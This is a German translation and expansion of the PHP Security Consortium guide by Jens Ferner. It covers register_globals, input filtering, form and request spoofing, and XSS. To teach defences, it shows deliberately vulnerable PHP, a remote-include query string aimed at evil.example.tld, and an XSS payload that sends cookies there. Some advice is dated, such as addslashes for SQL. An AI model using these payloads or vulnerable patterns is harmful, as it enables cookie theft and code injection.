PHP Security Guide

Diese Kurz-Anleitung im Original stammt vom PHP Security Consortium, dessen Homepage auf www.phpsec.org zu finden ist.

Ich habe die englische Anleitung ins Deutsche übersetzt und teilweise auch mit eigenen Ergänzungen versehen. Die Ergänzungen sind, wie hier, mit einem grauen Kasten hervorgehoben. Die Übersetzung habe ich sehr freizügig betrieben, damit es einfacher zu lesen ist und sie mit meinem eigenen Schreibstil versehen. Die Kapitel z bis zum Ende sind alleine von mir verfasst.

Dieses kleine Tutorial soll zugleich als Basis für meine ausführlichen Erläuterungen zum Thema Sicherheit in meinem bald erscheinenden Buch „Profikurs PHP5“, dass Mitte 2006 im Vieweg Verlag erscheinen wird.
Zum Thema „PHP & Sicherheit“ habe ich auf meiner PHP-Webseite einen eigenen Bereich eingerichtet, zu finden unter http://www.phpreferenz.de.

In dieser Anleitung nutze ich auf der linken Seite Bilder, um folgende Hinweise zu geben:

 ***Fix-Tipp***

 ***Hinweis von mir***

 ***Link zu Artikel im Internet***

 ***Beispielcode***

Jens Ferner
kontakt@phpreferenz.de
Langerwehe, Mai 2006
http://www.phpreferenz.de

Vorwort

Seit der ersten Veröffentlichung dieses Dokumentes habe ich sehr viel Feedback erhalten, für das ich ausgesprochen dankbar bin. Die Datei wurde auf PHPReferenz.de inzwischen mehr als 500mal kopiert, entsprechend ist teilweise das Email-Aufkommen, so dass ich um Verständnis bitte, wenn es mitunter einige Zeit braucht, wenn Antwort von mir kommt.

Inzwischen gibt es ja nun doch einige Bücher zum Thema auf dem Markt, wobei ich das vom DPunkt Verlag ja sehr deutlich empfehle. Es ist schön, dass das Thema nun endlich die Aufmerksamkeit erhält, die es verdient – auch wenn ich in vielen Zeitschriften noch Artikel hierzu vermisse, denke ich in Zukunft wird es mehr hierzu geben. Das Ziel muss eindeutig sein, dass jeder PHP-Programmierer schon während seiner Arbeit einem Konzept folgt und nicht erst und alleine im Nachhinein überlegt, wo potentielle Probleme liegen könnten.

Enttäuscht war ich, von dem absoluten Null-Feedback seitens etablierter Medien – während einige angeschrieben Portale im Netz geholfen haben, dieses Projekt zu verbreiten, sind meine Mitteilungen an ausgewählte Zeitschriften stumm geblieben. Auch diesmal werden wieder Mitteilungen erfolgen, bitte insofern mir also nicht mehr das Feedback geben, ich solle bei Zeitschriften auf dieses Dokument hinweisen – das mache ich längst. Wieder an dieser Stelle der Hinweis: Ich freue mich, wenn dieses Dokument weiter gegeben wird, ganz besonders wenn sich eine Zeitschriften-Redaktion entscheidet, es auf eine dieser vielzähligen Heft-CDs aufzunehmen.

Wie wichtig das Thema "Sicherheit" inzwischen ist, zeigt auch das Feedback auf http://www.Cyllo.com: Hier bietet IM-Concepts ausgesuchte Dienstleistungen inklusive einer Hotline, rund um das Thema Sicherheit an. Seitdem die Seite online ist, gibt es täglich mehrere Anfragen – mit der Grund, warum die Zeit fehlt, der Seite ein ordentliches Design zu geben.

Zum Abschluss noch etwas Eigen-Werbung: Ich habe bereits mehrere Bücher zu PHP geschrieben, aktuelle Hinweise gibt es immer auf meiner Seite http://www.phpreferenz.de. Dort gibt es auch einige weitere kostenlose Manuals von mir, etwa zur Suchmaschinen-Optimierung. Ich freue mich immer über Feedback und Unterstützung, auch Kritik, und hoffe, dass dieser Text vielen eine Hilfe und Inspiration sein wird. Bei direkten Fragen bitte immer mein Forum unter http://www.laanix.de nutzen.

Viel Spass beim Lesen
Jens Ferner
http://www.phpreferenz.de

Inhaltsverzeichnis

I. Einführung

A. Was ist Sicherheit?

Der Autor führt hier in Stichpunkten in das Thema ein – daher ein etwas abrupter Start in Listenform. Der Vorteil ist aber klar: Das nötigste wird schell und klar vermittelt. In erster Linie geht es darum, Missverständnisse zu beseitigen und einige Fakten klar zu stellen.

- „Sicherheit“ ist eine Maßeinheit, kein feststehender Wert
  Es ist eine unglückliche Tatsache, dass viele Software Projekte „Sicherheit“ als einfaches Erfordernis listen, das es zu erfüllen gilt, oder sich selbst einfach als „sicher“ bezeichnen. Doch wann ist etwas „sicher“? Diese Frage ist genauso subjektiv wie die, ob etwas „heiß“ sei – es gibt keine eindeutige, objektive Antwort, sondern es entspricht immer dem jeweiligen Empfinden und die Abgrenzungen sind in ständigem Fluß.

- Sicherheit und Kosten wiegen einander auf
  Es ist relativ leicht und auch nicht allzu teuer, ein ausreichendes Maß an Sicherheit zu gewährleisten. Doch wenn Ihr Verlangen nach Sicherheit tiefgehender ist, etwa weil es bei Ihnen wertvolle Informationen zu schützen gilt, müssen Sie eine höhere Stufe von Sicherheit erreichen – und dabei steigende Kosten in Kauf nehmen, nicht zuletzt durch mehr investierte Arbeitszeit.

- Sicherheit und Usability wiegen einander auf
  Es ist alles andere als unüblich, dass ein erhöhter Sicherheitsgrad zu Lasten der Usability einer Anwendung fällt. Passwörter, Session-Timeouts und Zugriffskontrollen sind alles Hindernisse, die sich dem User bei der Nutzung der erstellten Anwendung in den Weg stellen. Meistens sind diese Elemente notwendig um die Sicherheit einer Anwendung zu gewährleisten, doch es gibt keine goldene Lösung, kein Konzept, dass gemeinhin für alle Probleme den richtigen Weg weist. Es bleibt zu raten, bei der Erstellung von Sicherheitsabfragen nicht nur an die „bösen Jungs“, sondern auch an die willkommenen User zu denken, die das System ja auch nutzen sollen.

- Sicherheit ist Teil des Gesamtkonzepts
  Halten Sie schon während der Erstellung Ihrer Software den Punkt „Sicherheit“ fest im Hinterkopf – andernfalls sind Sie dazu verdammt, ständig neue Lücken zu finden und Fixes heraus zu geben. Ein sorgfältiges Programmieren kann über ein schlechtes Konzept nicht hinweg helfen.

Bereiten Sie sich auf einen Hack vor: Ich habe eine Liste erstellt, die Ihnen helfen soll. Die Liste erhalten Sie hier: http://www.phpnuke-book.com/modules.php?name=Downloads&d_op=viewdownloaddetails&lid=154

B. Erste Schritte

- Bedenken Sie immer den unerwünschten Zugriff
  Ein abgesichertes Konzept ist immer nur Teil der Lösung: Schon während der Entwicklung sollten Sie sich überlegen, wie jemand Ihre Anwendung auf unerwünschte Weise nutzen kann. Immer noch viel zu oft ist der Ansatz nur, eine funktionierende Anwendung zu erstellen, die den Erfordernissen genügt. Bei einem solchen Ansatz bleibt die Sicherheit auf der Strecke – denn sie fällt dann erst auf, wenn es schon zu spät ist.

- Bilden Sie sich weiter
  So profan es klingen mag: Der wichtigste Punkt ist, sich selbst weiter zu bilden und immer auf dem Stand der Dinge zu sein. Das Web bietet Ihnen eine Fülle an Informationen, nutzen Sie diese. Eine Auflistung finden Sie unter www.phpsec.org/library

- Filtern Sie immer externe Daten
  Das Fundament sicherer Web-Anwendungen, losgelöst von Sprache und Plattform, ist immer die Filterung externer Daten. Durch ein initialisieren von Variablen und die Filterung aller Daten, die von externen Quellen kommen, eliminieren Sie den Großteil möglicher Sicherheitslöcher. Dabei ist eine Whitelist immer besser als eine Blacklist, was bedeutet: Alle eingegebenen Daten werden erstmal als ungültig markiert, bis sie validiert wurden.

Als PHP Programmierer sollten Sie ruhig auch das Geld in entsprechende Literatur investieren und diese auch lesen: Viele kaufen sich zwar gute Bücher, außer einem Deko-Effekt im Buchregal scheint diesen aber sonst keine Bedeutung zuzukommen. Ich selber biete unter www.phpreferenz.de Buchtipps und weitere Empfehlungen.

Als Grundregeln zum Thema Sicherheit habe ich selber einmal folgende 10 einfache Regeln definiert, in meinem Buch gehe ich darauf näher ein und biete eine aktualisierte Fassung:

1) In ein include() gehören keine REQUEST-Variablen
2) Request Variablen sind bei register_globals=on auch "normale" Variablen!
3) In eine Ausgabe gehören keine REQUEST-Variablen
4) Wenn eine Ausgabe von REQUEST-Variablen nötig ist, an htmlspecialchars() denken
5) Sessions zum Transport von Daten sind besser als REQUEST-Variablen
6) Wenn Variablen nur einmal definiert werden sollen (etwa Konfigurationsdaten, besonders Pfade für include()) sind Konstanten besser
7) Daten sind spezifisch zu nutzen - die Unterschiede zwischen POST und GET solltengenutzt werden, nicht immer nur blind _REQUEST
8) REQUEST-Daten die in einen Datenbankquery übernommen werden, müssen validiert werden
9) REQUEST-Daten haben nichts in Dateioperationen (fopen etc.) zu suchen
10) Traue keinen Benutzereingaben

Diese Regeln werden in einem Extra-Kapitel, weiter unten, genauer erläutert.

C. Register Globals

Doch warum handelt es sich bei dieser Option um ein Sicherheitsrisiko? Es ist schwierig, gute allgemeingültige Beispiele für jedermann zu erstellen, da diese meistens identische Bedingungen bei den jeweiligen Nutzern voraussetzen. Dennoch gibt es ein gutes Beispiel zu diesem Thema, das man im PHP-Manual finden kann:

```php
<?php
if (authenticated_user())
{
$authorized = true;
}
if ($authorized)
{
include '/highly/sensitive/data.php';
}
?>
```

Solange register_globals aktiviert ist, kann die Seite mit dem Query-String „?authorized=1“ aufgerufen werden und der User umgeht direkt die hinterlegte Abfrage. Ganz offensichtlich handelt es sich hierbei um einen Fehler des Programmierers, register_globals trifft kein Vorwurf, doch verdeutlicht es das dieser in dieser Option liegende Risiko. Der beste Weg liegt darin, alle variablen vor ihrer Nutzung zu initialisieren. Um das sicherzustellen sollte man ERROR_REPORTING auf E_ALL, ohne Einschränkungen, setzen – nur dann wird Ihnen jede uninitialisierte variable angezeigt, so dass Sie diese nicht übersehen können.

Ein weiteres Beispiel ist das Folgende, welches verdeutlicht, welche Gefahr im unsauberen include() eines dynamischen Pfades liegt:

```php
<?php
include "$path/script.php";
?>
```

Sofern register_globals auf TRUE gesetzt ist, kann ein Angreifer dieses Skript mit dem Querystring „?path=http%3A%2F%2Fevil.example.tld%2F%3F“ aufrufen, so dass das Skript am Ende nichts anderes tut als

```php
<?php
include 'http://evil.example.tld/?/script.php';
?>
```

Wenn nun neben register_globals auch noch die Option allow_url_fopen aktiviert ist – was bei PHP standardmäßig der Fall ist – wird das unter example.tld liegende Skript ausgeführt, als wäre es ein lokales. Dies ist ein sehr grosses Sicherheitsloch und es wurde schon in einigen OSS-Projekten gefunden.

Wenn man die Variable $path vor ihrer Verwendung initialisiert kann dieses Risiko verringert werden, doch genauso gut kann man bei register_globals=off programmieren. Während man das Initialisieren jederzeit relativ leicht übersehen kann, fällt so etwas bei abgeschaltetem register_globals ungleich schwerer.

Dennoch bleibt anzumerken, auch wenn es im Original nach einem „oder“ klingt: Man sollte am besten register_globals abschalten und mit uninitialisierten Variablen

arbeiten. Andererseits nimmt man lokal eine uninitialisierte variable bei register_globals=off, während bei einem Anwender register_globals eingeschaltet ist und aufgrund der fehlenden Initialisierung der Wert überschrieben werden kann.

Sicherlich ist die Handhabung von Daten bei aktiviertem "register_globals" wunderbar – und diejenigen, die Formulardaten auswerten mussten, waren dankbar für diese Möglichkeit. Doch die Superglobals _POST und _GET sind ebenfalls immer noch sehr bequem zu handhaben und für das bisschen Bequemlichkeit mehr ist es das ungleich höhere Risiko einfach nicht wert. Es bleibt am Ende die Empfehlen, register_globals abzuschalten.

Darüber hinaus fördert register_globals=off beim Programmierer das Bewusstsein, sich darüber Gedanken zu machen, woher die verwendeten Daten genau stammen; und dies ist wiederum ist ein wesentliches Merkmal sicherheitsorientierter Entwicklung.

Eine kurze Erläuterung zu register_globals erhalten Sie hier in meinem Artikel: http://www.phpreferenz.de/article80.html

D. Daten-Filterung

Wie bereits erwähnt ist das Filtern externer Daten das Fundament sicherer Web-Anwendungen. Dies bezieht die gesamte Methodik ein, über welche die Gültigkeit eingegebener und ausgegebener Daten sichergestellt wird. Ein gutes Konzept kann dem Entwickler dabei helfen:

- Dass die Filterung nicht umgangen werden kann,
- dass ungültige Daten fälschlicherweise nicht als gültig deklariert werden,
- der Ursprung der Daten sichergestellt ist.

Die Ansätze zur Sicherstellung, dass die Filterung nicht umgangen werden kann, sind vielfältig. Aber es gibt zwei generelle Ansätze, die wohl die üblichsten sind und einen guten Sicherheitsstandard bieten. Im Folgenden werden diese beiden Methoden vorgestellt, danach einige erweiterte Beispiele und Hinweise.

1. Die Dispatch-Methode

Die erste Möglichkeit liegt darin, ein einzelnes PHP Skript zu hinterlegen, das alle weiteren Skripte per include() oder require() einbindet. Üblicherweise wird bei dieser Methode die zu ladende Datei dem Skript per GET mitgeteilt. Dies könnte beispielsweise so aussehen: example.tld/dispatch.php?task=print_form.

Die Datei dispatch.php ist die einzige Datei im Root-Verzeichnis. Dies ermöglicht dem Entwickler zwei Dinge:

- Wenn an den Anfang der dispatch.php wichtige Sicherheits-Maßnahmen gesetzt werden, können diese nicht umgangen werden
- Zur Prüfung ob eine Filterung stattfindet kann an einer zentralen Stelle nachgesehen werden

Um dies weiter auszuführen, hier ein Beispiel für eine dispatch.php:

```php
<?php
/* Global security measures */
switch ($_GET['task'])
{
case 'print_form':
include '/inc/presentation/form.inc';
break;
case 'process_form':
$form_valid = false;
include '/inc/logic/process.inc';
if ($form_valid)
{
include '/inc/presentation/end.inc';
}
else
{
include '/inc/presentation/form.inc';
}
break;
default:
include '/inc/presentation/index.inc'; break;
}
?>
```

Wenn dies das einzige öffentlich zugängliche Skript ist, sollte klar sein, dass jegliche am Anfang der Datei getroffene Sicherheitsmaßnahme nicht umgangen werden kann. Ebenso leicht lässt diese Technik den Programmierer die ablaufende Kontrolle für bestimmte Abfragen erkennen. So lässt sich beispielsweise auf einen Blick erkennen, dass man nun nicht zeilenweise Code durchsehen muss, um zu sehen, dass die Datei end.inc nur dann geladen wird, wenn die Variable $form_valid auf TRUE gesetzt wurde – andernfalls wird das Formular erneut angezeigt.

2. Die Include-Mehode

Die andere Mehtode sieht es im Prinzip genau anders herum vor: Hier wird ein zentrales Sicherheitsmodul angelegt, dass von jedem PHP Skript am Anfang geladen wird. Hier ein Beispielskript (security.inc):

```php
<?php
switch ($_POST['form'])
{
case 'login':
$allowed = array();
$allowed[] = 'form';
$allowed[] = 'username';
$allowed[] = 'password';
$sent = array_keys($_POST);
if ($allowed == $sent)
{
include '/inc/logic/process.inc';
}
break;
}
?>
```

In diesem Beispiel wird für jedes gesendete Formular mit dem Namen „form“ schrittweise die Liste der gesendeten Parameter durchgegangen. Eine Whitelist definiert die erlaubten Parameter, sofern ein gesendeter Parameter als „erlaubt“ gekennzeichnet ist, wird das Skript „process.inc“ geladen.

Dieses Beispiel ist ein sehr schönes, insbesondere wenn man es konsequent zu Ende denkt und das Ganze als Blacklist umsetzt. Wer sich die Mühe macht, kann so checken, ob unerlaubte Formularfelder oder einfach mehr Formularfelder als vorgesehen mitgesendet wurden und in dem Fall die Verarbeitung abbrechen. Der

Aufwand hierbei ist aber, wenn man es in einem größeren Projekt für jedes Formular umsetzt, sehr hoch – auch wenn man sich das ganze als Klasse programmiert und nur noch vorgefertigte Funktionen zur Prüfung aufruft.

Im Folgenden nun ein Beispiel für ein Formular, dass das obigen Skript bedienen könnte:

```
<form action="/receive.php" method="POST">
<input type="hidden" name="form" value="login" />
<p>Username:
<input type="text" name="username" /></p>
<p>Password:
<input type="password" name="password" /></p>
<input type="submit" />
</form>
```

Ein Array $allow zählt abschliessend die erlaubten Formularfelder auf und nur wenn die erlaubten mit den gesendeten übereinstimmen wird das Formular verarbeitet. Die Kontrolle findet bei diesem Verfahren an verschiedenen Orten statt, die endgültige Prüfung aber immer in der security.inc

Hinweis: Wenn man sicherstellen möchte, dass eine bestimmte Datei immer geladen wird, bevor die eigentliche Datei ausgeführt wird, sollte man an auto_prepend_file der php.ini denken: http://www.phpreferenz.de/php_referenz_eintrag-ini.sect.data-handling.html.html.

Der Haken bei dem Ansatz mit auto_prepend_file ist aber, dass dies zwar auf dem eigenen Server funktioniert, aber sonst nicht bei Usern vorausgesetzt werden darf – auch ini_set() hilft hier nicht wirklich weiter. Daher sollte man das bei eigenen Projekten als Notbremse im Kopf haben aber nicht ernsthaft als Lösung betrachten

3. Beispiele zur Validierung von Daten

Es ist wichtig, eine Whitelist basierte Datenfilterung zu betreiben. Es ist zwar unmöglich, für jegliche Art von Daten ein beispiel zu geben, doch für einige ausgesuchte Fälle gibt es hier Beispiele, die zeigen sollen wie ein guter Ansatz aussehen kann.

a) Validierung einer Email-Adresse

```
<?php
$clean = array();
$email_pattern = '/^[^@\s<&>]+@([-a-z0-9]+\.)+[a-
z]{2,}$/i';
if (preg_match($email_pattern, $_POST['email']))
{
$clean['email'] = $_POST['email'];
}
?>
```

b) $_POST[‚color'] darf nur „red“, „green“ oder „blue“ beinhalten

```
<?php
$clean = array();
switch ($_POST['color'])
{
case 'red':
case 'green':
```

```
case 'blue':
$clean['color'] = $_POST['color'];
break;
}
?>
```

c) Wert darf nur Integer beinhalten

```
<?php
$clean = array();
if ($_POST['num'] == strval(intval($_POST['num'])))
{
$clean['num'] = $_POST['num'];
}
?>
```

d) Wert darf nur Float beinhalten

```
<?php
$clean = array();
if ($_POST['num'] == strval(floatval($_POST['num'])))
{
$clean['num'] = $_POST['num'];
}
?>
```

Interessant in diesem Zusammenhang kann auch mein Artikel zur konvertierung von HTML Text in Plain-Text sein:
http://www.phpreferenz.de/article250.html

Das mögen einige der wichtigsten Codeschnippsel sein, doch muss man mehr im Kopf haben. Die Funktion htmlspecialchars() sollte zum Repertoire eines jeden PHP-Programmierers gehören: Mit ihr stellen Sie sicher, dass eingegebener HTML-Code umgewandelt wird und nicht nativ zur Ausgabe gelangt. Ebenfalls gehört addslashes() zu den Funktionen die Sie kennen müssen, um Hochkommata in SQL-Queries zu maskieren. Beides wird dem Leser hier noch begegnen, doch wollte ich es hier schon einmal anmerken.

4. Namenskonventionen

Alle vorangegangenen Beispiele haben die validierten Daten in einer neuen Variable $clean abgelegt. Diesem Prinzip sollte man auch folgen. Jedenfalls sollte die in _POST und _GET abgelegten Daten nicht validiert und dann erneut in _POST bzw. _GET abgelegt werden: Auf diese Art stehen die ursprünglichen Daten immer zur Verfügung und ein Programmierer weiß genau, wo sich welche Daten wann befinden.

5. Timing

Wenn ein PHP Skript einmal zu arbeiten beginnt, wurden die gesamten Daten des http Request bereits empfangen – und weitere werden nicht zugestellt. Der User hat somit keine Möglichkeit, noch während des Abarbeitens von Code weitere Daten zu senden und somit eine Filterung zu umlaufen. Aus eben diesem Grund ist das initialisieren von Variablen auch ein so guter Ansatz auf dem Weg zu mehr Sicherheit.

Bis jetzt wurde schon viel von „Initialisieren“ geschrieben – doch werden einige mit diesem Terminus nichts anfangen können. In den meisten Programmiersprachen ist es üblich, dass eine Variable erst zur Verfügung steht, nachdem sie deklariert wurde. So muss man am Anfang eines Skriptes schreiben, welche variablen es gibt, welchen Wert Sie beinhalten und sie werden angelegt – und dabei automatisch mit dem Wert NULL gefüllt. In PHP ist das bekanntermaßen anders, was auch vielfach kritisiert wird. Zu PHP6 wurde erneut angesprochen, ob die Initialisierung nicht eingeführt werden soll, aber (glücklicherweise) wieder verworfen. Eine Initilisierung ist einfach, anstelle von

```
$variable = "inhalt";
```

macht man ein

```
$variable = "";
$variable = "inhalt";
```

Den eigentlichen Sinn erkennt man hier nicht. Der erschließt sich erst, wenn man mit ineinander verschachtelten Dateien arbeitet und eine Variable optional genutzt wird, also mal mit Inhalte gefüllt wird und mal nicht. Das Initialisieren verhindert hier, dass eine Variable von außen mit Inhalte aufgefüllt wird.

E. Error-Reporting

In PHP Versionen bis zur 5er Reihe ist das Error-Reporting geradezu simpel. Die folgenden Optionen der Datei php.ini sollte man auf jeden Fall kennen und verstehen:

- *error_reporting*
  Hier wird festgesetzt, welcher Level an Fehlermeldungen ausgegeben wird und was "geschluckt" wird. Es ist anzuraten, immer E_ALL zu nutzen – sowohl als Programmierer als auch Anwender

- *display_errors*
  Diese Option legt fest, ob Fehlermeldungen auf dem Bildschirm ausgegeben werden. In der Entwicklung sollte man dies aktivieren, im produktiven Einsatz aber deaktivieren – nicht zuletzt um potentiellen Angreifern eventuelle Hilfen zu nehmen.

- *log_errors*
  Legt fest, ob Fehlermeldungen in eine Logdatei geschrieben werden sollen. Dies kann bei vielen Fehlern (und vielen Besuchern) zu einer erheblichen Belastung des Servers führen. Sollte dem so sein, sollte man sich aber Gedanken machen warum so viele Fehler auftreten. Für die produktive Anwendung wird hier "on" empfohlen.

  Sinn macht dies aber nur, wenn man für sich alleine bzw. die eigene Firma programmiert. Wenn man größere Projekte "für die Masse" erstellt und seinen Usern nicht nur E_ALL aufdrängt sondern auch das Logging, wird man schnell negatives Feedback erhalten. Hinzu kommt, dass die meisten "Standarduse" auf

Shared-Hosting Umgebungen liegen und die Logfiles selber kaum durchsehen. Ich selber kann der allgemeinen Empfehlung hier nicht so uneingeschränkt folgen, es kommt halt auf den Individual-Fall an.

- *error_log*
  Gibt an, wo das Logfile für die Fehlermeldungen liegt.

Üblicherweise kann jede dieser Optionen über ini_set() verändert werden – so dass man auch ohne direkten Zugriff auf die php.ini diese Werte ändern kann. Eine gute Hilfe zu dem Thema ist wie immer das PHP-Manual: http://www.phpreferenz.de/php_referenz_eintrag-ref.errorfunc.html.html.

Das Error-Reporting wurde lange Zeit zu stiefmütterlich behandelt und ich sehe genau hier den Grund darin, dass Sicherheit schleichend zu einem Problemfall in vielen PHP-Skripten wurde. Dass hier das Thema kurz gehalten wurde ist gut, mehr als Basics sollen hier ja auch nicht vermittelt werden. Im "Profikurs PHP5" widme ich dem Thema ein ganzes Kapitel mit erheblich mehr Tiefgang. Fakt ist: Wer ein gutes Fehlermanagement nicht beherrscht bzw. nicht unter E_ALL programmiert, kann nicht "sicher" arbeiten.

II. Formular-Verarbeitung

A. Formular-Spoofing

Um die Notwendigkeit der Filterung eingegebener Daten zu demonstrieren soll folgendes Beispiel vorangestellt werden:

```
<form action="/process.php" method="POST">
<select name="color">
<option value="red">red</option>
<option value="green">green</option>
<option value="blue">blue</option>
</select>
<input type="submit" />
</form>
```

Übrigens: "Spoof" bedeutet "etwas vorschwindeln". Das heisst, es wird der Eindruck erweckt, etwas wäre so wie es nicht ist. Da mir im Deutschen kein einzelnes, griffiges, Wort geläufig ist mit dem man es so treffend ausdrücken kann, habe ich den Begriff "Spoof" oder "Spoofing" übernommen.

Man muss sich nun vorstellen, ein potentieller Angreifer würde das Formular sichern und so abändern:

```
<form action="http://example.tld/process.php"
method="POST">
<input type="text" name="color" />
<input type="submit" />
</form>
```

Dieses neue Formular kann nun auf jedem beliebigem Server abgelegt werden, wobei natürlich nicht unbedingt ein Server notwendig ist, es reicht wenn das Formular mit einem Browser aufgerufen werden kann. Durch die absolut vorgegebene Adresse werden nach dem Klick auf "Submit" die Anfragen weiterhin an den gewünschten Server übermittelt.

Dies verdeutlicht, dass alle Client-seitigen Prüfungen sinnlos sind, das beinhaltet sowohl feste Vorgaben von Werten innerhalb des Formulars als auch den Einsatz von Skripten, etwa dem beliebten Javascript, die ohnehin nur beim Client ausgeführt werden. Mit einer derart simplen Methode wie dieser, kann jeder User das Formular kopieren, manipulieren und für eigene Zwecke verwenden.

Um das also erneut klar zu sagen: Das hier ist kein wirklicher Angriff, sondern soll verdeutlichen, wie wichtig die Filterung von Daten auf der Serverseite sind. Oder anders, wie ich es selber anfangs gelernt hatte: Clientseitige Sicherheit funktioniert nicht.

B. http-Request-Spoofing

Eine sehr viel mächtigere, aber ebenso anstrengendere, Methode ist das http-Request-Spoofing. Im oben dargestellten Formular werden, wenn der User die Farbe Rot wählt, folgende http Requests erzeugt:

```
POST /process.php HTTP/1.1
Host: example.org
Content-Type: application/x-www-form-urlencoded
Content-Length: 9
```

```
color=red
```

Mittels des Tools "telnet" kann man hier wie folgt ein paar kleine Tests durchführen:

```
$ telnet www.php.net 80
Trying 64.246.30.37...
Connected to rs1.php.net.
Escape character is '^]'.
GET / HTTP/1.1
Host: www.php.net
HTTP/1.1 200 OK
Date: Wed, 21 May 2004 12:34:56 GMT
Server: Apache/1.3.26 (Unix) mod_gzip/1.3.26.1a
PHP/4.3.3-dev
X-Powered-By: PHP/4.3.3-dev
Last-Modified: Wed, 21 May 2004 12:34:56 GMT
Content-language: en
Set-Cookie: COUNTRY=USA%2C12.34.56.78; expires=Wed,28-
May-04 12:34:56 GMT; path=/; domain=.php.net
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html;charset=ISO-8859-1
2083
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML
4.01Transitional//EN">
...
```

Selbstverständlich sind Sie dabei nicht auf Telnet angewiesen, sondern können eine Abfrage auch direkt in einem PHP Skript formulieren. Ein kleines Beispiel um dies zu demonstrieren:

```
<?php
$http_response = '';
$fp = fsockopen('www.php.net', 80);
fputs($fp, "GET / HTTP/1.1\r\n");
fputs($fp, "Host: www.php.net\r\n\r\n");
while (!feof($fp))
{
}
fclose($fp);
echo nl2br(htmlentities($http_response));
?>
```

Durch diese doch eher einfachen Wege ist es nun möglich, eigene HTTP Header zu senden, ganz nach dem eigenen Belieben. Erneut zeigt auch dieses Beispiel, warum die Serverseitige Filterung von Daten derart wichtig ist und es auf der Seite des Clients einfach keine verlässliche Sicherung geben kann. Ohne eine solche Filterung auf Server-Seite kann es keine Sicherheit geben, woher die jeweils empfangenen Daten stammen und ob sie gültig sind.

C. Cross-Site-Scripting

Die Medien haben dabei geholfen, das Cross-Site-Scripting (XSS) bekannt zu machen und die erworbene Aufmerksamkeit ist durchaus verdient. Bei XSS handelt es sich um eine der meist verbreiteten Lücken in Web-Anwendungen und viele OSS-Projekte leiden ständig unter XSS-Anfälligkeiten.

XSS-Angriffe haben die folgenden Merkmale:

- *Ausnutzung des Vertrauens eines Users in eine Webseite*
  Es ist nicht unbedingt der User, der ein bestimmtes Vertrauen in einer Webseite setzt – wohl aber dessen

Browser. Beispielsweise, wenn der Browser in einem HTTP-Request einen Cookie sendet, vertraut dieser der Webseite. Möglicherweise haben User auch verschiedene Sicherheitslevel eingestellt, abhängig von der Seite, die sie besuchen.

- *Im Allgemeinen geht es um Webseiten die externe Daten zeigen*
  Ein erhöhtes Risiko besteht für Webseiten, die Foren, Mail-Clients oder irgendetwas anderes beinhalten, was fremde Inhalte einbindet. Hierzu zählen auch RSS-Feeds.

- *Es werden Inhalte des Hackers angezeigt*
  Wenn externe Inhalte eingebunden und nicht ordentlich gefiltert werden, kann es passieren, dass Sie Inhalte anzeigen, die von Hackern platziert wurden. Am Ende ist das so, als würden Sie einem Angreifer ermöglichen, Ihre Inhalte direkt selbst zu editieren.

Wie ist das möglich? Wenn Sie Inhalte externer Quellen ohne Filterung anzeigen, sind Sie prinzipiell immer für XSS anfällig. Der Begriff "externe Daten" oder "fremde Daten" ist dabei nicht auf den Client beschränkt: Hierunter fallen ebenso angezeigte Emails in Webmail-Anwendungen, angezeigte banner, ein von außen geladenes Blog etc. Jegliche Information, die nicht direkt im Code enthalten ist, kommt von einer "fremden Quelle" – und das bedeutet, dass es sich bei dem Großteil aller Daten um "externe Daten" handelt.

Betrachten Sie das folgende Beispiel eines einfachen Message-Boards:

```
<form>
<input type="text" name="message"><br />
<input type="submit">
</form>
<?php
if (isset($_GET['message']))
{
$fp = fopen('./messages.txt', 'a');
fwrite($fp, "{$_GET['message']}<br />");
fclose($fp);
}
readfile('./messages.txt');
?>
```

Dieses Board fügt ein "
" zu jeder Eingabe des Users hinzu, fügt es einer Datei zu und zeigt dann die Inhalte der Datei auf dem Bildschirm an. Stellen Sie sich vor, ein User gibt nun das Folgende ein:

```
<script>
document.location =
'http://evil.example.tld/steal_cookies.php?cookies=' +
document.cookie
</script>
```

Der nächste User, der das Board nun aufruft und Javascript aktiviert hat, wird direkt zur Adresse evil.example.tld weitergeleitet – wobei alle mit der aktuellen Seite verbundenen Cookies im Querystring gezeigt werden.

Was können Sie nun tun? Es ist sehr einfach, sich gegen XSS zu wehren: Schwierig wird es erst, wenn Sie ausgewählten externen Quellen erlauben wollen, HTML-Code oder clientseitige Scripte zu platzieren. Doch selbst dies ist ohne erheblichen Aufwand möglich zu realisieren. Hier die erfolgreichsten Methoden, um das Risiko von XSS zu minimieren:

- *Alle externen Daten filtern*
  Wie schon mehrfach besprochen: Filtern Sie alle externen Daten, es ist das klügste was Sie tun können. Wenn Sie jegliche externen Daten validieren, werden Sie den Grossteil aller XSS-Attacken eliminieren können.

- *Die vorhandenen Funktionen nutzen*
  Lassen Sie sich von PHP beim Filtern helfen. Funktionen wie htmlentities(), strip_tags() und utf8_decode() können sehr nützlich sein. Versuchen Sie immer zu vermeiden, Code zu schreiben, den es in einer PHP Funktion bereits gibt. Nicht nur, dass die vorhandenen PHP-Funktionen im Regelfall schneller sind, sie sind auch durchgetestet und die Gefahr dass sie weitere Risiken oder Fehler beinhalten ist hier deutlich geringer.

- *Setzen Sie auf eine Whitelist*
  Betrachten Sie Daten solange als ungültig, bis sie validiert sind. Dies schließt sowohl die Länge ein als auch, dass nur erlaubte Zeichen übermittelt werden. Wenn ein User beispielsweise einen Nachnamen übermitteln soll, können Sie damit anfangen, nur Buchstaben des Alphabets durchzulassen. Dies ist natürlich erstmal fehlerhaft, namen wie "O'Reilly" oder "Berners-Lee" würden als ungültig markiert werden – doch ist dies einfach zu beheben, indem Sie zwei weitere Zeichen in die Whitelist aufnehmen. Am Ende ist es immer besser, gültige Daten abzulehnen als fehlerhafte Daten durchzulassen.

- *Benutzen Sie eine strikte Namenskonvention*
  Wie bereits erwähnt: Setzen Sie auf eine strikte und saubere Benennung von Variablen. Es ist wichtig, dass der Programmierer zwischen gefilterten und ungefilterten Daten unterscheiden kann. Sobald es an Klarheit bei der Entwicklung mangelt, führt dies automatisch zur Gefährdung der Sicherheit des Codes.

Prinzipiell bleibt immer zu raten: Senden Sie alle vom User eingegebenen Daten durch htmlentities(). Hierdurch werden Eingaben "as-is" aufbereitet, Codes können beim besten Willen nicht platziert werden.

Eine wesentlich sicherere Version des Message-Boards könnte so aussehen:

```
<form>
<input type="text" name="message"><br />
<input type="submit">
</form>
<?php
if (isset($_GET['message']))
```

```
{
$message = htmlentities($_GET['message']);
$fp = fopen('./messages.txt', 'a');
fwrite($fp, "$message<br />");
fclose($fp);
}
readfile('./messages.txt');
?>
```

